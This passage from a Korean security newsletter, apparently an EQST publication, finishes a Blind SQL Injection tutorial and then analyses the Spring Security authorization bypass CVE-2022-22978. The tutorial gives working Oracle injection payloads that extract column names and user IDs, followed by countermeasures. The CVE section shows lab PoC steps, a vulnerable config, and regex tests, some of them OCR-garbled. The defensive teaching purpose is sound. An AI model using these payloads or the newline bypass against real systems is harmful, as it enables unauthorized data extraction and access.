
### 컬럼명 확인 (1)

입력값	eqst%' AND ASCII(SUBSTR((SELECT column_name FROM (SELECT ROWNUM AS RNUM, column_name FROM all_tab_columns WHERE table_name='MEMBER') WHERE RNUM=1), 1, 1)) > 84 --												
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input type="text" value="eqst%' AND ASCII(SUBSTR((SELECT column_name FROM (SELECT ROWNUM AS RNUM, column_name FROM all_tab_columns WHERE table_name='MEMBER') WHERE RNUM=1), 1, 1)) &gt; 84 --"/> <span style="float: right; background-color: #e67e22; color: white; padding: 2px 5px; border-radius: 3px;">Q</span> </div> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 50%;">내용</th> <th style="width: 25%;">작성자</th> </tr> </thead> <tbody> <tr> <td style="text-align: center;">1</td> <td>eqst</td> <td>EQST Insight</td> <td>이큐스트</td> </tr> <tr> <td style="text-align: center;">3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이큐스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이큐스트	3	eqst1	Blind SQL Injection	이큐스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이큐스트										
3	eqst1	Blind SQL Injection	이큐스트1										
해설	검색 성공 - MEMBER 테이블의 1번째 컬럼의 1번째 문자는 ASCII 84보다 큰 것을 알 수 있다.												

infosec

### 컬럼명 확인 (2)

입력값	eqst%' AND ASCII(SUBSTR((SELECT column_name FROM (SELECT ROWNUM AS RNUM, column_name FROM all_tab_columns WHERE table_name='MEMBER') WHERE RNUM=1), 1, 1)) > 85 --								
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input type="text" value="eqst%' AND ASCII(SUBSTR((SELECT column_name FROM (SELECT ROWNUM AS RNUM, column_name FROM all_tab_columns WHERE table_name='MEMBER') WHERE RNUM=1), 1, 1)) &gt; 85 --"/> <span style="float: right; background-color: #e67e22; color: white; padding: 2px 5px; border-radius: 3px;">Q</span> </div> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 50%;">내용</th> <th style="width: 25%;">작성자</th> </tr> </thead> <tbody> <tr> <td colspan="4" style="text-align: center; height: 40px;"> <div style="display: flex; justify-content: space-between; align-items: center;"> <span style="background-color: #e67e22; color: white; padding: 5px 10px; border-radius: 3px;">목록</span> <span style="background-color: #e67e22; color: white; padding: 5px 10px; border-radius: 3px;">글쓰기</span> </div> </td> </tr> </tbody> </table>	번호	제목	내용	작성자	<div style="display: flex; justify-content: space-between; align-items: center;"> <span style="background-color: #e67e22; color: white; padding: 5px 10px; border-radius: 3px;">목록</span> <span style="background-color: #e67e22; color: white; padding: 5px 10px; border-radius: 3px;">글쓰기</span> </div>			
번호	제목	내용	작성자						
<div style="display: flex; justify-content: space-between; align-items: center;"> <span style="background-color: #e67e22; color: white; padding: 5px 10px; border-radius: 3px;">목록</span> <span style="background-color: #e67e22; color: white; padding: 5px 10px; border-radius: 3px;">글쓰기</span> </div>									
해설	검색 실패 - MEMBER 테이블의 1번째 컬럼의 1번째 문자는 ASCII 85보다 큰 것을 알 수 있다. 따라서 MEMBER 테이블의 1번째 컬럼의 <b>1번째 문자</b> 는 ASCII 85인 ' <b>U</b> '인 것을 알 수 있다.								

컬럼명 확인 (3)													
입력값	eqst%' AND ASCII(SUBSTR((SELECT column_name FROM (SELECT ROWNUM AS RNUM, column_name FROM all_tab_columns WHERE table_name='MEMBER') WHERE RNUM=1), 2, 1)) = 83 --												
결과	 <table border="1"> <thead> <tr> <th>번호</th> <th>제목</th> <th>내용</th> <th>작성자</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>eqst</td> <td>EQST Insight</td> <td>이큐스트</td> </tr> <tr> <td>3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이큐스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이큐스트	3	eqst1	Blind SQL Injection	이큐스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이큐스트										
3	eqst1	Blind SQL Injection	이큐스트1										
해설	검색 성공 - MEMBER 테이블의 1번째 컬럼의 <b>2번째 문자</b> 는 ASCII 83인 ' <b>S</b> '인 것을 알 수 있다.												

위의 과정을 반복하여 추출한 MEMBER 테이블의 1번째 컬럼명은 'USERID'이다.



### 2-3) 데이터 정보 확인

MEMBER 테이블의 USERID 컬럼의 데이터를 추출하기 위해 해당 테이블의 데이터 개수를 확인한다.

infosec

**전체 데이터 개수 확인 (1)**

<b>입력값</b>	eqst%' AND (SELECT COUNT(USERID) FROM MEMBER) > 2 --												
<b>결과</b>	<div style="border: 1px solid #ccc; padding: 5px;"> <input style="width: 100%; border: 1px solid #f00;" type="text" value="eqst%' AND (SELECT COUNT(USERID) FROM MEMBER) &gt; 2 --"/> <span style="float: right; background-color: #f4a460; color: white; padding: 2px 5px; border-radius: 3px;">Q</span> </div> <table border="1" style="width: 100%; border-collapse: collapse; margin-top: 5px;"> <thead> <tr style="background-color: #f2f2f2;"> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 55%;">내용</th> <th style="width: 20%;">작성자</th> </tr> </thead> <tbody> <tr> <td style="text-align: center;">1</td> <td>eqst</td> <td>EQST Insight</td> <td>이류스트</td> </tr> <tr> <td style="text-align: center;">3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이류스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이류스트	3	eqst1	Blind SQL Injection	이류스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이류스트										
3	eqst1	Blind SQL Injection	이류스트1										
<b>해설</b>	검색 성공 - MEMBER 테이블의 USERID 컬럼 개수는 2보다 큰 것을 알 수 있다.												

infosec

**전체 데이터 개수 확인 (2)**

<b>입력값</b>	eqst%' AND (SELECT COUNT(USERID) FROM MEMBER) > 3 --								
<b>결과</b>	<div style="border: 1px solid #ccc; padding: 5px;"> <input style="width: 100%; border: 1px solid #f00;" type="text" value="eqst%' AND (SELECT COUNT(USERID) FROM MEMBER) &gt; 3 --"/> <span style="float: right; background-color: #f4a460; color: white; padding: 2px 5px; border-radius: 3px;">Q</span> </div> <table border="1" style="width: 100%; border-collapse: collapse; margin-top: 5px;"> <thead> <tr style="background-color: #f2f2f2;"> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 55%;">내용</th> <th style="width: 20%;">작성자</th> </tr> </thead> <tbody> <tr> <td colspan="4" style="text-align: center; height: 40px;"> <div style="display: flex; justify-content: space-between; align-items: center;"> <span style="background-color: #f4a460; color: white; padding: 5px 10px; border-radius: 3px;">목록</span> <span style="background-color: #f4a460; color: white; padding: 5px 10px; border-radius: 3px;">글쓰기</span> </div> </td> </tr> </tbody> </table>	번호	제목	내용	작성자	<div style="display: flex; justify-content: space-between; align-items: center;"> <span style="background-color: #f4a460; color: white; padding: 5px 10px; border-radius: 3px;">목록</span> <span style="background-color: #f4a460; color: white; padding: 5px 10px; border-radius: 3px;">글쓰기</span> </div>			
번호	제목	내용	작성자						
<div style="display: flex; justify-content: space-between; align-items: center;"> <span style="background-color: #f4a460; color: white; padding: 5px 10px; border-radius: 3px;">목록</span> <span style="background-color: #f4a460; color: white; padding: 5px 10px; border-radius: 3px;">글쓰기</span> </div>									
<b>해설</b>	검색 실패 - MEMBER 테이블의 USERID 컬럼 개수는 3개 이하임을 알 수 있다. 따라서 MEMBER 테이블의 USERID 컬럼 개수는 <b>3개</b> 임을 알 수 있다.								

MEMBER 테이블의 전체 데이터 개수 확인 후 원하는 데이터를 찾을 때까지 행 번호와 자릿수를 증가시켜가며 데이터를 추출한다.

infosec

### 데이터 추출 (1)

입력값	eqst%' AND ASCII(SUBSTR((SELECT USERID FROM (SELECT USERID, ROWNUM AS RNUM FROM MEMBER) WHERE RNUM=1), 1, 1)) > 96 --												
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 100%;" type="text" value="M (SELECT USERID, ROWNUM AS RNUM FROM MEMBER) WHERE RNUM=1, 1, 1)) &gt; 96 --"/> </div> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 45%;">내용</th> <th style="width: 30%;">작성자</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>eqst</td> <td>EQST Insight</td> <td>이류스트</td> </tr> <tr> <td>3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이류스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이류스트	3	eqst1	Blind SQL Injection	이류스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이류스트										
3	eqst1	Blind SQL Injection	이류스트1										
해설	검색 성공 - MEMBER 테이블의 USERID의 1번째 문자는 ASCII 96보다 큰 것을 알 수 있다.												

infosec

### 데이터 추출 (2)

입력값	eqst%' AND ASCII(SUBSTR((SELECT USERID FROM (SELECT USERID, ROWNUM AS RNUM FROM MEMBER) WHERE RNUM=1), 1, 1)) > 97 --								
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 100%;" type="text" value="OM (SELECT USERID, ROWNUM AS RNUM FROM MEMBER) WHERE RNUM=1, 1, 1)) &gt; 97 --"/> </div> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 45%;">내용</th> <th style="width: 30%;">작성자</th> </tr> </thead> <tbody> <tr> <td colspan="4" style="text-align: center;"> <div style="display: flex; justify-content: space-between; margin-top: 10px;"> <span style="background-color: #f4a460; padding: 2px 5px;">목록</span> <span style="background-color: #f4a460; padding: 2px 5px;">글쓰기</span> </div> </td> </tr> </tbody> </table>	번호	제목	내용	작성자	<div style="display: flex; justify-content: space-between; margin-top: 10px;"> <span style="background-color: #f4a460; padding: 2px 5px;">목록</span> <span style="background-color: #f4a460; padding: 2px 5px;">글쓰기</span> </div>			
번호	제목	내용	작성자						
<div style="display: flex; justify-content: space-between; margin-top: 10px;"> <span style="background-color: #f4a460; padding: 2px 5px;">목록</span> <span style="background-color: #f4a460; padding: 2px 5px;">글쓰기</span> </div>									
해설	검색 실패 - MEMBER 테이블의 USERID의 1번째 문자는 ASCII 97 이하임을 알 수 있다. 따라서 MEMBER 테이블의 USERID의 <b>1번째 문자</b> 는 ASCII 97인 'a'인 것을 알 수 있다.								

데이터 추출 (3)													
입력값	eqst%' AND ASCII((SUBSTR((SELECT USERID FROM (SELECT USERID, ROWNUM AS RNUM FROM MEMBER) WHERE RNUM=1), 2, 1)) = 100 --												
결과	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;"> <input style="width: 100%; border: none;" type="text" value="(SELECT USERID, ROWNUM AS RNUM FROM MEMBER) WHERE RNUM=1), 2, 1)) = 100 --"/> <span style="float: right; background-color: #f4a460; color: white; padding: 2px 5px; border-radius: 3px;">Q</span> </div> <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <thead> <tr> <th style="width: 10%;">번호</th> <th style="width: 15%;">제목</th> <th style="width: 45%;">내용</th> <th style="width: 30%;">작성자</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>eqst</td> <td>EQST Insight</td> <td>이류스트</td> </tr> <tr> <td>3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이류스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이류스트	3	eqst1	Blind SQL Injection	이류스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이류스트										
3	eqst1	Blind SQL Injection	이류스트1										
해설	검색 성공 - MEMBER 테이블의 USERID의 <b>2번째 문자</b> 는 ASCII 100인 'd'인 것을 알 수 있다.												

위의 과정을 반복하여 추출한 MEMBER 테이블의 1 번째 USERID 의 값은 'admin'이다.

### Step 3. 원하는 데이터 탈취

이처럼 참 또는 거짓의 쿼리에 대한 서버 측의 응답을 통해 전체 테이블/컬럼/데이터의 개수를 확인하여 원하는 데이터의 문자열을 1 개씩 추출한다. 추출한 문자를 비교 연산을 통해 데이터를 유추하여 데이터베이스의 모든 데이터 추출이 가능하다.

Blind SQL Injection 은 과정이 반복되는 만큼 자동화된 스크립트를 사용하는 것이 일반적이다. 또한 많은 양의 로그를 유발하므로 공격 횟수를 최소화하여 진행해야 한다.

## ■ 보안 대책

SQL Injection 의 보안 대책은 크게 2 가지가 있다.

- **Prepared Statement**<sup>2</sup>: SQL Injection 의 근본적인 해결책이지만, 문법적/비즈니스 로직 상 사용이 불가능한 로직이 있으며 서버가 운영 중일 경우 소스코드 수정이 어려울 수 있다.

- **Filtering**: White List Filter 방식을 적용해 허용할 문자열을 지정하는 것이 좋다. 상황에 따라 Black List Filter 방식을 적용해야 한다면, 공격 기법에 사용될 수 있는 예약어 및 특수 문자를 모두 Filtering 해야 한다.

※ 문자열 Filtering 시 대소문자 모두 Filtering 하는 것을 권장한다.

※ Blind SQL Injection 의 경우 SUBSTR, ASCII, <, > 등 공격에 활용되는 함수, 연산자 등을 필터링해야 한다.

---

<sup>2</sup> Prepared Statement 는 컴파일 이 미리 되어 있기 때문에 입력값을 변수로 선언해두고 필요에 따라 값을 대입하여 처리한다.

## ■ 맺음말

지금까지 참 또는 거짓의 쿼리문 삽입 시 반환되는 서버의 응답을 통해 진행되는 Blind SQL Injection에 대해 알아보았다. 공격 난이도가 높지만, 자동화 스크립트 또는 툴을 이용해 쉽게 공격이 가능하다. 또한 모든 페이지에서 공격이 가능하기 때문에 발생 빈도가 높아 주의가 필요하다.

『웹 취약점과 해킹 매커니즘』에서 다룬 세 가지 공격 유형의 SQL Injection에 대한 특징은 다음과 같다.

infosec

구분	UNION SQL Injection	Error Based SQL Injection	Blind SQL Injection
특징	SELECT문의 결합	에러 정보를 기반으로 공격	참 또는 거짓의 결과에 따른 서버측 응답을 통해
공격 난이도	쉬움	중간	어려움
발생 조건	검색 결과가 출력되는 페이지	DB에러가 출력되는 페이지	SQL쿼리에 변수가 있는 모든 페이지

이어지는 SQL Injection의 마지막 챕터에서는 SQL Injection 보안 대책과 우회기법 및 시큐어 코딩에 대한 내용을 다룬다.

# Research & Technique

## Spring Security 권한 우회 취약점 (CVE-2022-22978)

### ■ 취약점 개요

2022년 5월, Spring Security에서 권한을 우회할 수 있는 취약점이 공개되었다. Spring Security는 Spring의 인증, 인가 등 보안을 담당하는 프레임워크이다.

Spring Security 권한 우회(CVE-2022-22978) 취약점은 정규표현식을 이용하여 권한을 부여하는 기능인 `RegexRequestMatcher`에서 발생한다. 정규표현식에 `!`이 포함된 `RegexRequestMatcher` 사용 시 개행 문자<sup>3</sup>에 대한 처리가 누락되어 발생하는 취약점으로, URL에 개행 문자를 추가하는 것으로 권한을 우회할 수 있다. 부여된 권한을 우회하여 관리자 페이지 등 권한이 없는 페이지에 접근이 가능한 만큼 CVSS 9.8 점으로 평가되었다.

또한, Spring 프레임워크는 국내 웹 개발 시 사용하는 전자정부 프레임워크의 기반 기술로 사용되고 있다. 많은 개발자에 의해 사용되고 있는 만큼 주의가 필요하며, 취약한 버전의 Spring Security를 사용하고 있다면 업데이트를 고려해야 한다.

### ■ 영향 받는 소프트웨어 버전


CVE-2022-22978에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Spring Security	5.5.x ~ 5.5.7 이전 버전
	5.6.x ~ 5.6.4 이전 버전
	다른 하위 버전도 영향을 받음

<sup>3</sup> 개행 문자는 텍스트의 한 줄이 끝났음을 표시하는 문자 또는 문자열이다. CR(Carriage Return, `\r`), LF(Line Feed, `\n`)으로 표현하며, URL 인코딩의 경우 `%0d`, `%0a`로 표현한다.

## ■ 공격 시나리오

CVE-2022-22978 를 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

- ① 공격자는 취약한 버전의 Spring Security를 사용하는 서버 탐색
- ② 공격자는 CVE-2022-22978 취약점을 이용한 권한 부여 우회
- ③ 관리자 페이지 접근 등 권한 우회를 통해 서버 접근
- ④ 중요정보 탈취, 웹쉘 업로드 등 공격 수행

## ■ 테스트 환경 구성 정보

취약한 버전의 Spring Security 를 사용하는 테스트 환경을 구축하여 CVE-2022-22978 의 동작 과정을 살펴본다.

이름	정보
피해자	Spring Security 5.6.2




## ■ 취약점 테스트

### Step 1. PoC 테스트

테스트를 위한 PoC 가 저장된 github URL 은 다음과 같다.

URL : <https://github.com/aeifkz/CVE-2022-22978>

step 1) 웹 브라우저를 통해 생성된 웹 사이트에 접근한다. 로그인 화면을 확인할 수 있다.




[웹 사이트 접근]

step 2) 로그인을 하지 않고 URL 을 통해 관리자 페이지(/admin/index)로 접근 시, 403 Forbidden 에러를 반환한다.



[관리자 페이지 접근 시 에러 발생]

step 3) URL 에 개행 문자를 추가하여 관리자 페이지로 접근을 시도한다. 권한 우회에 성공하여 관리자 페이지에 접근한 것을 확인할 수 있다.



[관리자 페이지 접근 성공]

## ■ 취약점 상세 분석

### Step 1. PoC 분석

CVE-2022-22978 의 PoC 를 통해 생성한 웹 사이트는 다음과 같이 구성되어 있다.

#### 1) pom.xml 파일

프로젝트 빌드 옵션이 설정된 pom.xml 파일 확인 결과, CVE-2022-22978 취약점이 존재하는 버전의 Spring Security 를 사용 중인 것을 볼 수 있다.

```
<description>CVE-2022-22978</description>
<properties>
  <java.version>1.8</java.version>
  <spring-security.version>5.6.2</spring-security.version>
</properties>
```

[취약한 Spring Security 버전]

#### 2) Spring Controller 설정

웹 사이트 사용자가 관리자 권한만이 접근할 수 있는 경로인 '/admin/' 으로 접근 시, 'This is manage page' 라는 문구를 반환하는 것을 확인할 수 있다.

```
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RestController;

/*@RestController*/
@Controller
public class Demo {
  @GetMapping("/admin/*")
  public String Manage(){
    /*return "Manage page";*/
    return "This is manage page";
  }
}
```

[Spring Controller 파일]

### 3) URL 접근 권한 설정

Spring Security 는 인가 처리를 위해 사용자가 접근할 수 있는 리소스를 제어하는 기능을 제공한다. 접근 정책을 통해 리소스에 대한 접근 허용 여부를 결정하는데, 이때 ant 형식<sup>4</sup>과 정규표현식 등으로 경로를 지정할 수 있다. CVE-2022-22978 의 경우 정규표현식을 통해 발생한 취약점으로 URL 에 대한 접근 권한을 설정한 HttpSecurity 의 내용은 다음과 같다.

```
package cc.saferoad.config;

import org.springframework.context.annotation.Configuration;
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.config.annotation.web.configuration.EnableWebSecurity;
import org.springframework.security.config.annotation.web.configuration.WebSecurityConfigurerAdapter;

@Configuration
@EnableWebSecurity
public class SpringSecurityConfig extends WebSecurityConfigurerAdapter {

    @Override
    protected void configure(HttpSecurity httpSecurity) throws Exception{
        httpSecurity.authorizeRequests().regexMatchers("/admin/.*").authenticated();
    }
}
```

[Spring Security 설정 파일]

- ① httpSecurity.authorizeRequests(): 인증을 통한 URL 접근 권한 제어
- ② regexMatchers("/admin/.\*"): 정규표현식으로 지정한 경로(/admin/.\*)
- ③ authenticated(): 인증을 통한 접근 제어

사용자가 URL 을 통해 정규표현식으로 지정한 경로(/admin/.\*)에 접근 시, 인증을 요구하도록 설정되어 있다.

<sup>4</sup> ant 형식은 Apache Ant Style 로 ?, \*, \*\*와 같은 문자를 사용하여 패턴을 매핑한다.

정규표현식으로 지정한 '/admin/.\*'의 의미는 다음과 같다.

정규표현식	의미
.	임의의 한 문자
*	0 개 이상의 모든 문자

/admin/ 아래의 경로 접근 시 인증을 요구하는데, 정규표현식 .\*로 인해 모든 문자에 대한 인증을 요구한다. 하지만, CVE-2022-22978 취약점이 존재하는 경우 URL 경로에 개행 문자를 의미하는 %0d, %0a 를 추가하면 필터에서 제외되어 권한 없이 관리자 페이지에 접근이 가능하다.

## Step 2. 취약점 동작 과정

Spring Security 는 여러 개의 Filter 를 통해 인증 및 인가를 진행한다. CVE-2022-22978 의 경우, 정규표현식을 이용한 Filter 에서 발생한 취약점이며 동작 과정은 다음과 같다.

step 1) RegexRequestMatcher.java

정규표현식을 처리하는 RegexRequestMatcher 클래스의 옵션이 DEFAULT 모드로 지정된 것을 볼 수 있다. DEFAULT 모드는 정규표현식 처리 시, 개행 문자를 포함하지 않는다. 따라서 URL 에 개행 문자를 입력 시 패턴에서 제외된다.

```
public RegexRequestMatcher(String pattern, String httpMethod, boolean caseInsensitive) {
    this.pattern = Pattern.compile(pattern, caseInsensitive ? Pattern.CASE_INSENSITIVE : DEFAULT);
    this.httpMethod = StringUtils.hasText(httpMethod) ? HttpMethod.valueOf(httpMethod) : null;
}
```

[RegexRequestMatcher 클래스 설정(1)]

또한, 사용자로부터 입력받은 URL 을 pattern.matcher(url)을 통해 패턴을 검증한다.

```
public boolean matches(HttpServletRequest request) {
    if (this.httpMethod != null && request.getMethod() != null
        && this.httpMethod != HttpMethod.resolve(request.getMethod())) {
        return false;
    }
    String url = request.getServletPath();
    String pathInfo = request.getPathInfo();
    String query = request.getQueryString();
    if (pathInfo != null || query != null) {
        StringBuilder sb = new StringBuilder(url);
        if (pathInfo != null) {
            sb.append(pathInfo);
        }
        if (query != null) {
            sb.append('?').append(query);
        }
        url = sb.toString();
    }
    logger.debug(LogMessage.format("Checking match of request : '%s'; against '%s'", url, this.pattern));
    return this.pattern.matcher(url).matches();
}
```

[RegexRequestMatcher 클래스 설정(2)]

step 2) 정규표현식을 이용한 인가 처리

정규표현식으로 지정한 경로인 '/admin/\*' 접근 시 인증을 요구한다.

```
public class SpringSecurityConfig extends WebSecurityConfigurerAdapter {  
  
    @Override  
    protected void configure(HttpSecurity httpSecurity) throws Exception{  
        httpSecurity.authorizeRequests().regexMatchers("/admin/*").authenticated();  
    }  
}
```

[정규표현식을 통한 URL 접근 권한 설정]

jshell 을 통해 지정한 정규표현식에 대해 정상 문자열과 개행 문자가 포함된 문자열을 비교한 결과는 다음과 같다.

```
jshell> import java.util.regex.Matcher;  
jshell> import java.util.regex.Pattern;  
jshell> Pattern pattern = Pattern.compile("/admin/*");  
pattern ==> /admin/*  
jshell> System.out.println(pattern.matcher("/admin/index").matches());  
true  
jshell> System.out.println(pattern.matcher("/admin/index#r").matches());  
false  
jshell> System.out.println(pattern.matcher("/admin/in#rdex").matches());  
false
```


\* Wr 의 URL 인코딩 값은 %0d 이다.

[jshell 을 통한 정규표현식 검증 결과]

/admin/ 경로 아래에 개행 문자를 포함한 문자에 대해서 false 값을 반환하는 것을 확인할 수 있다.

step 3) 반환 결과에 따른 인가 처리

Spring Security 에서 정규표현식을 통해 URL 접근 권한을 부여하는 순서는 다음과 같다. FilterChainProxy 로 URL 요청을 통과시킬 Filter Chain(필터 종류)을 결정하고, FilterSecurityInterceptor 를 통해 URL 요청에 보안 제약사항 적용 여부를 결정한다. 이후 RegexRequestMatcher 클래스에서 정규표현식을 통한 검증을 진행한다. 이때 CVE-2022-22978 취약점이 존재할 경우, 정규표현식과 URL 값이 일치할 경우 true 를 반환하고 일치하지 않을 경우 false 를 반환한다.



[URL 접근 권한 부여 순서]



## 1) URL 의 값이 정규표현식과 일치할 경우(True)

```

rity.web.FilterChainProxy      : Securing GET /admin/index
SecurityContextPersistenceFilter : Set SecurityContextHolder to empty SecurityContext
a.AnonymousAuthenticationFilter : Set SecurityContextHolder to anonymous SecurityContext
session.SessionManagementFilter : Request requested invalid session id FF8F80B791DD1D34558B05EB3D141D67
u.matcher.RegexRequestMatcher : Checking match of request : '/admin/index'; against '/admin/.*'
a.i.FilterSecurityInterceptor  : Failed to authorize filter invocation [GET /admin/index] with attributes [authenticated]
